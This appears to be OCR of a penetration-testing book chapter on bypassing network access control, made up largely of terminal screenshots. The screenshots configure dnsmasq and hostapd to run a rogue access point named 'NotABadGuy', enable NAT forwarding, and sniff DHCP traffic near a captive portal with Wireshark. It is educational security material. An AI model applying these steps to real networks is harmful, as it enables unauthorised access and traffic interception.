




Chapter 1: Bypassing Network Access Control






Applications
Places
Terminal
Tue 13:57
1
root@yokwe: ~
File Edit View Search Terminal Help
GNU nano 2.9.1 /etc/dnsmasq.conf Modified
interface=wlan0
dhcp-range=10.11.12.2,10.11.12.20,4h
dhcp-option=3,10.11.12.1
dhcp-option=6,10.11.12.1
server=8.8.8.8
log-queries
log-dhcp
Configuration file for dnsmasq.
#
Format is one option per line, legal options are the same
as the long options legal on the command line. See
"/usr/sbin/dnsmasq --help" or "man 8 dnsmasq" for details.
Listen on this specific port instead of the standard DNS port
(53). Setting this to zero completely disables DNS function,
leaving only DHCP and/or TFTP.
#port=5353
The following two options make you a better netizen, since they
tell dnsmasq to filter out queries which the public DNS cannot
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line



Applications
Places
Terminal
Tue 13:53
root@yokwe: ~
File Edit View Search Terminal Help
GNU nano 2.9.1 /etc/hostapd/hostapd.conf Modified
interface=wlan0
driver=nl80211
ssid=NotABadGuy
hw_mode=g
channel=2
macaddr_acl=0
max_num_sta=1
ignore_broadcast_ssid=0
auth_algs=1
wpa=2
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
wpa_passphrase=NotABadGuyPSK
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line


Applications
Places
Terminal
Tue 14:15
root@yokwe: /
File Edit View Search Terminal Help
root@yokwe:/# ifconfig wlan0 10.11.12.1 up
root@yokwe:/# dnsmasq -C /etc/dnsmasq.conf
root@yokwe:/# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@yokwe:/# iptables -P FORWARD ACCEPT
root@yokwe:/# iptables --table nat -A POSTROUTING -o eth0 -j MASQUERADE
root@yokwe:/# hostapd /etc/hostapd/hostapd.conf -B
Configuration file: /etc/hostapd/hostapd.conf
Using interface wlan0 with hwaddr 76:14:1a:c5:41:52 and ssid "NotABadGuy"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
root@yokwe:/#


YokNet Wireless Portal
10.108.108.1:8002/index.php?zone=yoknet&redirurl=h
Welcome to the YokNet Wireless Network
2016 Recipient of the Callisto Meow Of Approval
Please enter your username and password to continue.
Username:
Password:
Grant Purr-mission
NOTICE: This is a private computer network. All access is logged and audited. Intrusion attempts will be investigated.



Applications
Places
Wireshark
Wed 22:04
Capturing from wlan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
39 27.995591763 AsustekC_59:a7:a1 Spanning-tree-(for-bridg... STP 52 Conf. Root
40 29.995409046 AsustekC_59:a7:a1 Spanning-tree-(for-bridg... STP 52 Conf. Root
41 31.995062354 AsustekC_59:a7:a1 Spanning-tree-(for-bridg... STP 52 Conf. Root
42 33.996979358 AsustekC_59:a7:a1 Spanning-tree-(for-bridg... STP 52 Conf. Root
43 35.994626346 AsustekC_59:a7:a1 Spanning-tree-(for-bridg... STP 52 Conf. Root
44 37.994370792 AsustekC_59:a7:a1 Spanning-tree-(for-bridg... STP 52 Conf. Root
45 39.994101258 AsustekC_59:a7:a1 Spanning-tree-(for-bridg... STP 52 Conf. Root
46 41.832350794 10.108.108.1 255.255.255.255 DHCP 342 DHCP ACK
47 41.881610702 AsustekC_59:a7:a0 Broadcast ARP 60 Who has 10
48 41.993935655 AsustekC_59:a7:a1 Spanning-tree-(for-bridg... STP 52 Conf. Root
49 43.995085247 AsustekC_59:a7:a1 Spanning-tree-(for-bridg... STP 52 Conf. Root
50 45.993382381 AsustekC_59:a7:a1 Spanning-tree-(for-bridg... STP 52 Conf. Root
51 47.993287414 AsustekC_59:a7:a1 Spanning-tree-(for-bridg... STP 52 Conf. Root
52 49.992861221 AsustekC_59:a7:a1 Spanning-tree-(for-bridg... STP 52 Conf. Root
53 51.992361852 AsustekC_59:a7:a1 Spanning-tree-(for-bridg... STP 52 Conf. Root
Address: 00:aa:2a:e8:33:7a (00:aa:2a:e8:33:7a)
.... ..0. .... = LG bit: Globally unique address (factory default)
....0 .... = IG bit: Individual address (unicast)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.108.108.1, Dst: 255.255.255.255
0100 .... = Version: 4
0000 ff ff ff ff ff ff 00 aa 2a e8 33 7a 08 00 45 10 .... *.3z..E.
0010 01 48 00 00 00 00 80 11 c3 28 0a 6c 6c 01 ff ff .H..... .(.ll...
0020 ff ff 00 43 00 44 01 34 32 d0 02 01 06 00 6b c4 ...C.D.4 2.....k.
0030 a0 96 00 00 80 00 00 00 00 00 0a 6c 6c 24 00 00 ....ll$..
wlan0: <live capture in progress>
Packets: 147 · Displayed: 147 (100.0%)
Profile: Default


Applications
Places
Wireshark
Wed 22:05
*wlan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
udp.stream eq 1
Expression...
No. Time Source Destination Protocol Length Info
46 41.832350794 10.108.108.1 255.255.255.255 DHCP 342 DHCP ACK
Hops: 0
Transaction ID: 0x6bc4a096
Seconds elapsed: 0
Bootp flags: 0x8000, Broadcast flag (Broadcast)
1... .... = Broadcast flag: Broadcast
.000 0000 0000 0000 = Reserved flags: 0x0000
Client IP address: 0.0.0.0
Your (client) IP address: 10.108.108.36
Next server IP address: 0.0.0.0
Relay agent IP address: 0.0.0.0
Client MAC address: IntelCor_c8:d0:7a (80:86:f2:c8:d0:7a)
0000 ff ff ff ff ff ff 00 aa 2a e8 33 7a 08 00 45 10 .... *.3z..E.
0010 01 48 00 00 00 00 80 11 c3 28 0a 6c 6c 01 ff ff .H..... .(.ll...
0020 ff ff 00 43 00 44 01 34 32 d0 02 01 06 00 6b c4 ...C.D.4 2.....k.
0030 a0 96 00 00 80 00 00 00 00 00 0a 6c 6c 24 00 00 ....ll$..
0040 00 00 00 00 00 00 80 86 f2 c8 d0 7a 00 00 00 00 ....z....
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
Your (client) IP address (bootp.ip.your), 4 bytes
Packets: 199 · Displayed: 1 (0.5%)
Profile: Default

